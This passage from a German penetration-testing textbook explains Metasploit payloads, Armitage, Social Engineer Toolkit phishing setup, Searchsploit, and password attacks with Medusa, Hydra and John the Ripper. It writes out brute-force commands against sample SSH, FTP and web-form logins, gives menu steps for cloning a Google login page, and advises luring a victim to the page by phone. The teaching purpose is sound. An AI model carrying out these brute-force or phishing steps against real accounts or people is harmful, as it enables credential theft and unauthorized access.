Jetzt können Sie sich zurücklehnen und sehen, wie das Tool seine Arbeit erledigt. Metasploit nutzt die Vorarbeit vieler anderer und deshalb können Sie mittels weniger Befehle vielschichtige Angriffe ausführen. Es empfiehlt sich aber, noch mehr zu lernen und wirklich zu verstehen, was bei den Exploits geschieht.

Nach der Eingabe von `exploit` erledigt Metasploit seine Aufgaben, indem es Exploits und Payloads an das Ziel sendet. Wenn alles korrekt eingerichtet wurde, sehen Sie nach einigen Sekunden den Bildschirm des Zielcomputers. Da es sich in dem Beispiel um eine VNC-Installation handelt, können Sie schließlich die Anzeige des Zielrechners sehen und mit ihm arbeiten, als säßen Sie direkt davor.

Die VNC-Injektion ist wunderbar geeignet, um Freunde, Verwandte und Kollegen zu beeindrucken, wird aber nur selten in Penetrationstests verwendet. Häufig wird eine einfache Shell bevorzugt, die einen Remotezugriff auf den Zielcomputer und dessen Fernsteuerung erlaubt. In Tabelle 9.1 sind einige der grundlegenden Payloads angeführt. Eine vollständige Liste findet man in der Dokumentation von Metasploit. Es ist einer der Stärken von Metasploit, dass man Exploits und Payloads passend für das Ziel kombinieren kann. Das bietet Penetrationstestern eine unglaubliche Vielseitigkeit und ermöglicht es, die Funktionalität von Metasploit auf das gewünschte Ergebnis zuzuschneiden. Es empfiehlt sich, sich unbedingt mit den verfügbaren Payloads vertraut zu machen.

Name der Metasploit-Payloads	Beschreibung
windows/adduser	Legt einen neuen Benutzer in der Gruppe der lokalen Administratoren auf dem Zielcomputer an.
windows/exec	Führt auf einen Zielcomputer eine Windows-Binärdatei (*.exe*) aus.
windows/shell_bind_tcp	Öffnet auf dem Zielcomputer eine Befehlsshell und wartet auf eine Verbindung.
windows/shell_reverse_tcp	Der Zielcomputer stellt eine Verbindung zum Angreifer her und öffnet eine Befehlsshell (auf dem Zielcomputer).
windows/meterpreter/bind_tcp	Installiert Meterpreter auf dem Zielcomputer und wartet auf eine Verbindung.
windows/meterpreter/reverse_tcp	Installiert Meterpreter auf dem Zielcomputer und stellt eine Verbindung zum Angreifer her.
windows/vncinject/bind_tcp	Installiert VNC auf dem Zielcomputer und wartet auf eine Verbindung.
windows/vncinject/reverse_tcp	Installiert VNC auf dem Zielcomputer und stellt eine VNC-Verbindung zum Angreifer her.

Tabelle 9.1: Auswahl der verfügbaren Payloads für Angriffe auf Windows-Computer

Viele dieser Payloads gibt es auch für Linux, BSD, OS X und andere Betriebssysteme. Die Einzelheiten sind in der Metasploit-Dokumentation zu finden. Oft führt die Unterscheidung zwischen ähnlichen Payloads wie *windows/meterpreter/bind_tcp* und *windows/meterpreter/reverse_tcp* zu Verwirrungen. Erfolg und Misserfolg eines Exploits hängen oft davon ab, zu wissen, wann man welche Variante einsetzen muss. Es gibt einen einfachen, aber wichtigen Unterschied zwischen beiden Payloads, nämlich die Richtung der Verbindung, die nach der Zustellung des Exploits aufgebaut wird. Bei einer Bind-Payload erfolgt die Zustellung des Exploits als auch der Aufbau der Verbindung vom Angriffscomputer aus. Nach dem Senden des Exploits an das Ziel wartet das Ziel auf eine eingehende Verbindung. Es ist der Angriffscomputer, der eine Verbindung aufbauen muss.

Bei einer Reverse-Payload sendet der Angriffscomputer ebenfalls den Exploit, zwingt den Zielrechner aber dazu, eine Verbindung zurück zu ihm aufzubauen. Der Zielcomputer wartet also nicht an einem angegebenen Port oder Dienst auf eine eingehende Verbindung, sondern stellt sie her.

9.3.2 Armitage

Bei Armitage handelt es sich um ein GUI-gesteuertes Front-End, das auf Metasploit aufsetzt. Metasploit habe ich vorhin als Scharfschützen-Gewehr beschrieben, mit dem man gegen verwundbare und ungepatchte Systeme vorgehen kann. Armitage setzt zwar auf Metasploit auf, macht es jedoch nicht notwendig, dass der Penetrationstester selbst nach Schwachstellen und dazu passenden Exploits sucht. Mit Armitage kann der gesamte Vorgang automatisiert werden. Mit der Hail-Mary-Funktion[6] von Armitage muss der Penetrationstester nur die IP-Adresse des Ziels eingeben und auf ein paar Schaltflächen klicken.

Diese Funktion hat nichts Raffiniertes oder Heimliches an sich. Das Tool führt einen Portscan des Ziels durch und greift es dann mit jedem möglichen Exploit an, der nach den Ergebnissen dieses Scans passend erscheint. Das Tool arbeitet so lange, bis alle sinnvollen Exploits ausprobiert wurden. Bei einem Angriff auf schwache Ziele kann es zu einem mehrfachen Shell-Zugriff führen.

Armitage ist im Kali-Menü ANWENDUNGEN|EXPLOITATION-TOOLS zu finden. Wenn Sie es starten, erscheint das Dialogfeld CONNECT aus Abbildung 9.16 und Sie können einfach auf CONNECT klicken.




Abb. 9.16: Armitage starten

Daraufhin erscheint ein Dialogfeld, in dem Sie gefragt werden, ob Sie Metasploit starten wollen. Hier wählen Sie die Standardantwort YES. Danach erscheint das nächste Dialogfeld *java.net.ConnectionException: Connection refused* (»Verbindung abgelehnt«). Nun warten Sie einfach, bis Armitage und Metasploit alles eingerichtet haben. Es wird schließlich die grafische Benutzeroberfläche aus Abbildung 9.17 angezeigt.

6 Beim American Football gibt es ein Verzweiflungsmanöver, das als »Hail-Mary-Pass« (oder auch »Ave-Maria-Pass«) bezeichnet wird, weil nur noch Beten hilft.




Abb. 9.17: Der Startbildschirm von Armitage

Der Startbildschirm von Armitage gliedert sich in zwei Teile. Die obere Hälfte besteht aus einer grafischen Benutzeroberfläche zur Interaktion mit Metasploit, die untere Hälfte dagegen bietet einen Kommandozeilenzugriff (also ein Terminal statt der GUI) für die einzelnen Interaktionsmöglichkeiten. Um mit dem Ziel interagieren zu können, können Sie beide Bereiche verwenden. Nehmen Sie in der oberen Hälfte von Armitage Aktionen vor, werden in der unteren entsprechende Registerkarten geöffnet. Um in der unteren Hälfte zu arbeiten, klicken Sie auf die gewünschte Registerkarte und geben die Befehle in dem angezeigten Terminal ein.

9.3.3 Social Engineer Toolkit (SET)

Als Sicherheitsexperte ist es für Sie nichts Neues, wenn ich Ihnen sage, dass Menschen das schwächste Glied in der Kette von Sicherheitsmaßnahmen sind. Darum ist es für Sie als Unternehmer auch wichtig, auf Social-Engineering-Angriffe vorbereitet zu sein – das ist eine Angriffsart, die auf den Menschen selbst abzielt. Es wird versucht, den Mitarbeitern zu vermitteln, dass der Angreifer vertrauenswürdig ist, um vertrauliche Informationen wie Bankdaten, Zugangsdaten für soziale Medien oder E-Mails und sogar Zugriff auf den Zielcomputer zu erhalten. Es ist ein Irrglaube, dass ein System zu 100% sicher ist, da das System von Menschen hergestellt und verwaltet wird. Der häufigste Angriffsvektor bei Social-Enginee-

ring-Attacken ist das Verbreiten von Phishing durch E-Mail-Spam. Dabei wird auf ein Opfer abgezielt, das über Finanzkonten, wie Bank- und Kreditkarteninformationen, verfügt.

Bei Social-Engineering-Angriffen wird nicht direkt in ein System eingebrochen, sondern die soziale Interaktion des Menschen wird ausgenutzt und der Angreifer tritt direkt mit dem Opfer in Kontakt.

Das Social Engineer Toolkit (SET) ist eine Werkzeugsammlung, die Sie bei Social-Engineering-Angriffen unterstützen kann, z.B. um eine gefälschte Anmeldeseite für ein Gmail-Konto zu erstellen. Sie haben Glück: In der Standard-Installation von Kali ist SET bereits vorinstalliert.

Wenn Sie einen Social-Engineering-Angriff starten möchten, müssen Sie als Erstes eine Phishing-Seite einrichten. Dazu starten Sie das SET-Toolkit.




Abb. 9.18: SET-Startbildschirm (Begrüßung und Menü)

SET ist ein textbasiertes Tool, also können Sie hier nicht mit der Maus arbeiten. Sie erhalten nach dem Start von SET im oberen Bereich eine Begrüßungsseite und darunter die Optionen für die Angriffsarten. Da Sie einen Social-Engineering-Angriff ausführen wollen, müssen Sie natürlich die Option 1 auswählen.




Abb. 9.19: Auswahl von möglichen Social-Engineering-Attacken

Sie erhalten ein weiteres Auswahlmenü für verschiedene Angriffsvektoren. Da Sie eine Phishing-Seite zum Sammeln von Zugangsdaten erstellen wollen, wählen Sie 2 (Website Attack Vectors) und anschließend 3 (Credential Harvester Attack Method) und bestätigen beide Eingaben jeweils. Dann erhalten Sie die Möglichkeit, Web-Templates einer Seite zu klonen oder einen benutzerdefinierten Import durchzuführen. Da SET Phishing von beliebten Webseiten wie Google, Twitter und Facebook bereits als Template vordefiniert hat, können Sie die Option 1 (Web Templates) auswählen.

Wenn sich Ihr Kali-PC und das Gerät des »Opfers« im selben Netzwerk befinden, müssen Sie nur die lokale IP Ihres PC eingeben und bestätigen. Anschließend können Sie die Web-Phishing-Vorlage auswählen und bestätigen.

Wenn Sie das gemacht haben, startet Kali Linux den Webserver auf Port 80 mit der gefälschten Anmeldeseite des Google-Kontos. Sie haben nun das Setup für Ihren Phishing-Angriff abgeschlossen und jetzt kann die Phishing-Seite über die IP-Adresse aufgerufen werden. Einziger Nachteil: Die Phishing-Seite ist jetzt nur unter der IP-Adresse Ihres Kali-PC verfügbar.

Beachten Sie!

Das Opfer kann erkennen, dass die Seite eine Falle ist, da die Adressleiste des Browsers die IP-Adresse des Kali-PC enthält. Um bessere Ergebnisse zu erzielen, senden Sie die verkürzte URL an das Handy des Opfers und fordern Sie es auf,

sie dringend zu besuchen. Alternativ können Sie das Opfer auch einladen, den Link zu besuchen und sich einzuloggen, um die letzten Updates seines Lieblingsinhalts zu bekommen, ...

9.3.4 Searchsploit

Bei Searchsploit handelt es sich um ein Befehlszeilen-Suchwerkzeug für Exploit-Datenbanken. Sie können auch eine lokale Kopie der Exploit-Datenbank anlegen und überall hin mitnehmen. Searchsploit gibt Ihnen die Möglichkeit, eine detaillierte Offline-Suche mit Ihrer lokalen Kopie des Repositorys durchzuführen. Diese Funktion ist besonders nützlich, wenn Sie ein Security Assessment in getrennten Netzwerken oder Netzwerken ohne Internetzugang durchführen.

Viele Exploits enthalten auch Links zu Binärdateien, die nicht im Standard-Repository enthalten sind, sondern im Exploit-Datenbank-Binary-Exploit-Repository. Sollten Sie schon vorher wissen, dass bei einem Assessment voraussichtlich kein Internetzugang vorhanden ist, dann sollten Sie überprüfen, dass Sie die vollständigen Datensätze beider Repositories haben.

Im Standard-Image von Kali Linux sind das Paket *exploit-db* und SearchSploit bereits installiert, deshalb lassen wir den Schritt aus und werden uns anschauen, wie man die Datenbanken aktuell hält. Wenn Sie Kali verwenden, dann können Sie sicher sein, dass das Exploit-DB-Package wöchentlich aktualisiert wird.

```
root@ictekali:~# searchsploit -u
[i] Updating via apt package management (Expect weekly-ish updates): exploitdb

Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
21 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
exploitdb is already the newest version (20190702-0kali1).
exploitdb set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 21 not upgraded.

[*] apt update finished.
[i] Updating via Git (Expect daily updates): exploitdb-papers ~ /usr/share/exploitdb-papers


[-] Nothing here (/usr/share/exploitdb-papers). Starting fresh...
```

Abb. 9.20: Update der Exploit-Datenbank von SearchSploit

Unabhängig davon, auf welche Weise Sie SearchSploit installiert haben, müssen Sie lediglich die folgenden Schritte ausführen, um es zu aktualisieren:

```
searchsploit -u
```

Sollten Sie das Kali-Linux-Paket verwenden und es seit dem 20. September 2016 nicht mehr aktualisiert haben, dann müssen Sie das Paket zunächst noch einmal auf die herkömmliche Weise aktualisieren:

```
apt update && apt -y full-upgrade
```

Mit dem Parameter `-h` erhalten Sie einen kurzen Überblick, was mit SearchSploit alles möglich ist; wenn Sie `searchsploit android` im Terminal eingeben, erhalten Sie alle Exploits für Android, die in der Datenbank enthalten sind. Wenn Sie die Standard-Kali-Linux-Installation verwenden, haben Sie im Firefox auch das Lesezeichen zur Exploit-DB, dort können Sie die Exploits auch online anschauen.




Abb. 9.21: Lesezeichen der Exploit-DB in der Kali-Standard-Installation

Wenn Sie `searchsploit android -w` angeben, sehen Sie auch den Web-Pfad des Exploits, wo Sie mehr Informationen bekommen. Wenn Sie sich zum Beispiel für den WhatsApp – Remote Reboot/Crash (DoS) interessieren, können Sie die Nummer des Exploits (35637) notieren. Um weitere Informationen zu erhalten, müssen Sie den Parameter `-p Exploit-Nummer` angeben, zum Beispiel

```
searchsploit -p 35637
```

Sie können nicht nur nach Android-Exploits suchen, sondern nach jedem Betriebssystem (Windows, Linux, OS X ...), populärer Software (Word, Oracle ...), Arten zum Eindringen (SQL- und SQLi-Injection ...) u.v.m.

SearchSploit überprüft standardmäßig sowohl den Titel des Exploits als auch den Pfad. Abhängig von den Suchkriterien kann das zu Fehlalarmen führen – vor allem bei der Suche nach Begriffen, die mit Plattformen und Versionsnummern übereinstimmen. Die Suche kann jedoch mit dem Parameter `-t` auf die Titel beschränkt werden. Durch die Beschränkung der Suche werden nur die relevanten Ergebnisse angezeigt.

Sie können auch ungewollte Ergebnisse mit dem Parameter `--exclude="..."` ausschließen. Wenn Sie mehrere Terms ausschließen, können Sie diese mit | trennen.

Die Ausgabe von SearchSploit kann in jedes Programm weitergeleitet werden. Das kann nützlich sein, wenn Sie die Ergebnisse mit dem Parameter `-j` im JSON-Format ausgeben. Damit ist es möglich, unerwünschte Exploits mit *grep* zu entfernen.

Im folgenden Beispiel wird *grep* zum Herausfiltern von DoS-Ergebnissen verwendet:

```
searchsploit XnView | grep -v '/dos/'
```

Wie Sie sicher gesehen haben, wenn Sie die Befehle in die Konsole eingegeben haben, hebt SearchSploit standardmäßig die Suchbegriffe in den Ergebnissen hervor, wenn diese dem Anwender angezeigt werden. Das funktioniert, indem vor und nach dem Farbwechsel unsichtbare Zeichen in die Ausgabe eingefügt werden. Wenn Sie eine Ausgabe weiterleiten (z.B. in *grep*) und versuchen, eine Phrase aus hervorgehobenem und nicht hervorgehobenem Text in der Ausgabe abzugleichen, ist das nicht erfolgreich. Das können Sie mit der Option `--colour` beheben.

9.4 Passwort-Angriffe

Für das Hacking von Passwörtern ist die Brute-Force-Methode eine häufig angewendete Methode. Für diese benötigt man ein Passwort-Wörterbuch. Es handelt sich dabei um eine Datei mit einer Liste von möglichen Passwörtern. Der Begriff »Wörterbuch« (bzw. Dictionary) kommt daher, dass diese Liste Tausende oder sogar Millionen einzelner Wörter enthält. Sehr viele Personen verwenden als Passwort ein einfaches Wort, bei dem nur eine kleine Variation eingebaut wurde, z.B. statt eines Buchstabens eine Ziffer, wie i durch 1 ersetzt, s durch 5, e durch 3. In der Passwortliste wird versucht, so viele der denkbaren Wörter zu sammeln wie möglich. Einige Hacker und Penetrationstester verwenden Jahre darauf, Passwort-Wörterbücher zu erstellen, die schließlich Gigabytes groß sein können. Ein gutes Wörterbuch kann sehr nützlich sein, jedoch benötigt es viel Zeit und Aufmerksamkeit, um es auch zu pflegen. Ordentliche Wörterbücher sind rationell und weisen keine doppelten Einträge auf.

Im Internet gibt es viele kostenlose Wortlisten, die Sie herunterladen können und die eine gute Basis für den Aufbau eines eigenen Passwort-Wörterbuchs bilden. Es gibt genauso Tools, die Passwortlisten für Sie anlegen können. In Kali sind bereits einige Wortlisten eingeschlossen. Es enthält auch die Liste RockYou, eine der berüchtigten Passwortlisten, die aus einem extrem großen Datenleck stammt.




Abb. 9.22: Wörterbücher für Passwort-Hacking in Kali Linux

Achtung

Bei Passwortlisten heißt »größer« nicht unbedingt auch »besser«. Offline-Werkzeuge können Millionen von Passwörtern pro Sekunde verarbeiten. In dem Fall sind umfangreiche Listen großartig. Werkzeuge wie Medusa oder auch Hydra schaffen nur ein oder zwei Passwörter pro Sekunde, für solche Tools sind Listen mit Milliarden von Einträgen ungeeignet, da keine Zeit bleibt, sie komplett abzuarbeiten. Hier sind kleinere Wörterbücher besser geeignet.

Es stellt sich die Frage, ob ein Anmeldeversuch als einziger Benutzer durchgeführt werden soll oder ob Sie eine Liste von möglichen Benutzern vorgeben. In Kapitel 7 haben Sie die Phase der Informationsbeschaffung im Zuge des Penetrationstests kennengelernt. In diesem Schritt haben Sie eventuell bereits eine Liste von Benutzernamen erstellt. Können Sie keine Benutzernamen ausfindig machen, können Sie auch E-Mail-Adressen (z.B. *username@domain.com*) heranziehen, die Sie mit TheHarvester sammeln können. Aus dem ersten Teil einer E-Mail-Adresse (in unserem Beispiel »username«) lässt sich häufig ein funktionierender Benutzername ableiten bzw. auch die E-Mail-Adresse kann gültiger Benutzername sein.

9.4.1 Medusa

Medusa wird als paralleles Brute-Force-Anmeldetool beschrieben, mit dem man versucht, Zugang zu Remoteauthentifizierungsdiensten zu erhalten. Das Tool kann sich gegenüber einer großen Anzahl von Remotediensten authentifizieren, darunter:

- AFP – Apple Filing Protocol
- FTP – File Transfer Protocol
- HTTP – HyperText Transfer Protocol
- IMAP – Internet Message Access Protocol
- Microsoft SQL
- MySQL
- NCP – NetWare Core Protocol
- NNTP – Network News Transfer Protocol
- PCAnywhere
- POP3
- REXEC
- RLOGIN
- SMTP – Simple Mail Transfer Protocol
- SNMP – Simple Network Management Protocol
- SSHv2

- Telnet
- VNC
- Webformulare
- usw.

Um Medusa zu benutzen, brauchen Sie verschiedene Informationen, darunter die IP-Adresse des Ziels, einen Benutzernamen oder eine Liste von Benutzernamen, mit der Sie sich anmelden möchten, eine Wörterbuchdatei, die viele mögliche Passwörter enthält, und den Namen des Dienstes, mit dem Sie sich anmelden möchten.

In Medusa können Sie eine Liste von fünf bis zehn Benutzernamen einlesen und dann versuchen, sich mit einer Brute-Force-Methode an einem Remoteauthentifizierungsdienst anzumelden.

Wenn Sie ein Passwort-Wörterbuch, mindestens einen Benutzernamen und eine Ziel-IP-Adresse haben, auf dem irgendein Remoteauthentifzierungsdienst ausgeführt wird (z.B. SSH), können Sie Medusa starten. Im Terminalfenster geben Sie folgenden Befehl ein:

```
medusa -h [ip-adresse] -u [benutzername] -P [Pfad zum Passwort-
Wörterbuch -M [anzugreifender Authentifizierungsdienst]
```

Mit der Option `-h` geben Sie die IP-Adresse des Ziel-Hosts an. Die Option `-u` dient zur Angabe eines einzelnen Benutzernamens, mit dem sich Medusa versuchen soll anzumelden. Sollten Sie eine Liste mit Benutzernamen haben, dann verwenden Sie stattdessen `-u -U` (großes U), gefolgt vom Pfad zu der Benutzernamendatei. Ebenso wird mit der Option mit kleingeschriebenen `-p` ein einzelnes Passwort angeführt, mit einem großgeschriebenen `-P` fügen Sie den Pfad zur Liste mehrerer Passwörter hinzu. Mit der Option `-M` wählen Sie den Dienst aus, den Sie angreifen möchten.

Beispiel

Der Angriff lässt sich anhand des Beispiels besser veranschaulichen. Der Penetrationstest soll bei der Firma `company.com` durchgeführt werden. Bei der Informationsbeschaffung mit MetaGooFil haben Sie den Benutzer *mmuster* und die IP-Adresse *192.168.56.20* herausgefunden. Beim Portscan wurde festgestellt, dass der Server an Port 22 den SSH-Dienst ausführt. Im dritten Schritt können Sie versuchen, sich mit einem Brute-Force-Angriff Zugriff auf diesen Server zu verschaffen.

```
medusa -h 192.168.56.20 -u mmuster -P /usr/share/wordlists/
fasttrack.txt -M ssh
```

In der ersten Zeile der Ausgabe wird der Befehl gezeigt, den man eingegeben hat, die zweite Zeile ist eine Informationsanzeige, die beim Start des Programms ausgegeben wird, und die restlichen Zeilen zeigen die automatisierten Anmeldeversuche mit dem Namen *mmuster* und verschiedenen Passwörtern. Es wird auch immer angezeigt, welches Passwort verwendet wurde. Ist das Tool erfolgreich gewesen, können Sie sich über das Netzwerk als Benutzer anmelden, indem Sie die Eingabeaufforderung oder das Terminal öffnen und eine SSH-Verbindung mit dem Ziel herstellen.

Je nachdem, welcher Umfang und welche Zielsetzung in der Autorisierung und dem Vertrag vorgegeben sind, kann der Penetrationstest an dieser Stelle schon beendet sein. Sie haben sich erfolgreich Zugriff zu einem fremden System verschafft.

In der Praxis ist es nicht immer ganz so einfach, aber es ist kaum zu glauben, wie oft eine einfache Taktik wie diese funktioniert und man Vollzugriff auf ein Ziel erhält.

Achtung

Wenn Sie Probleme haben, Medusa (oder auch eines der anderen in diesem Buch erwähnten Tools) auf Kali auszuführen, kann es helfen, das Programm neu zu installieren. Für Medusa dienen dazu folgende Befehle:

```
apt-get remove medusa
apt-get update
apt-get install medusa
```

9.4.2 Hydra

Bei Hydra handelt sich um ein Tool, mit dem die Login-Funktion eines Dienstes attackiert wird. Es kann zahlreiche Dienste, wie zum Beispiel FTP, Cisco, SSH, mySQL und viele andere angreifen. Es ist in Kali Linux bereits enthalten und kann mit einem simplen Befehl gestartet werden:

```
hydra -l benutzer -P passwortliste.txt ftp://192.168.178.17
```

Mit dem Parameter `-P` wird eine Liste von Passwörtern übergeben, die durchprobiert wird. In obigem Beispiel wurde mit der Option `-l` ein einzelner User übergeben, aber es könnte auch wie beim Passwort eine Liste an Benutzernamen mit übergeben werden.

Sie müssen aber nicht umständlich eine eigene Passwortliste erstellen. Zahlreiche Passwortlisten sind im Netz zu finden, wie z.B. eine fertig kompilierte von Daniel Miessler auf Github[7] oder die von Passwortfuchs[8]. Aber auch Kali liefert schon einige Passwortlisten mit, die Sie unter */usr/share/wordlists* finden können.

```
root@ictekali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst        sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt.gz  wfuzz
```

Abb. 9.23: Passwortlisten in Kali Linux

Bedenken Sie bei einem Penetrationstest, dass Sie eine Brute-Force-Attacke auf den Dienst durchführen und dabei entdeckt werden könnten. Außerdem ist es sehr wahrscheinlich, dass der IT-Verantwortliche die maximalen Login-Versuche begrenzt und zusätzlich den Administrator informiert, wenn zu häufige Anmeldeversuche durchgeführt werden.

Hydra kann auch auf Webformulare angewendet werden, aber der Einsatz ist etwas komplexer. Hier benötigen Sie zusätzliche Informationen: Sie müssen wissen, welche Rückmeldung das Formular gibt, wenn der Benutzername oder das Kennwort falsch ist. Dies wird gebraucht, damit Hydra weiß, wann das versuchte Passwort falsch ist, und mit dem nächsten Versuch fortfahren kann. Der Befehl für das Knacken von Zugangsdaten in Webformularen lautet:

```
hydra -l benutzer -P passwortliste.txt <url des
Webformular>:<Formparameter>:<Fehlerzeichenfolge>
```

9.4.3 John the Ripper

John the Ripper – kurz auch John oder JtR genannt – ist eine weitverbreitete Software zum Testen von Authentifizierungseinrichtungen und Passwörtern. Sie ist so konzipiert worden, dass sie zahlreiche Funktionen enthält und trotzdem schnell ist. Sie kombiniert mehrere Cracking-Methoden in einem Programm und ist für individuelle Anforderungen konfigurierbar.

JtR unterstützt die folgenden Unix-Crypt(3)-Hashtypen – und erkennt diese auch automatisch:

- traditionelle DES-basierte
- Bigcrypt
- BSDI-erweiterte DES-basierte
- FreeBSD MD5-basierte (auch unter Linux und in Cisco IOS)

7 https://github.com/danielmiessler/SecLists/tree/master/Passwords
8 https://www.passwortfuchs.de/passwortliste.php

- OpenBSD Blowfish-basierte (wird jetzt auch von einigen Linux-Distributionen verwendet und von aktuellen Solaris-Versionen unterstützt).

Standardmäßig werden auch

- Kerberos,
- AFS- und Windows-LM-Hashes (DES-basiert) sowie
- DES-basierte Tripcodes

unterstützt.

JtR ist dafür vorgesehen, verschlüsselte Passwörter durch Brute-Force- bzw. eine Wörterbuch-Attacke zu entschlüsseln. Das geschieht durch das Verschlüsseln eines Textstrings und den darauf folgenden Vergleich des Hashes vom Textstring mit dem Hash-Wert des schon verschlüsselten Passworts.

JtR umfasst auch eine raffinierte Funktion, mit der die Leistung des Computers in Cracks pro Sekunden (c/s) gemessen werden können. Dazu können Sie im Terminal ins Verzeichnis */usr/share/john* wechseln, aber es ist nicht unbedingt erforderlich, da sich die ausführbare Datei unter */usr/sbin* befindet und von jedem Verzeichnis aus ausgeführt werden kann. Um die c/s-Messung zu starten, müssen Sie im Terminal den folgenden Befehl eingeben:

```
sudo john –test
```

Daraufhin werden eine Reihe von Leistungsmesswerten ausgegeben, an denen Sie ablesen können, wie schnell das System mit der gegebenen Hardware und dem verwendeten Hash-Algorithmus ist, geratene Passwörter zu erstellen.

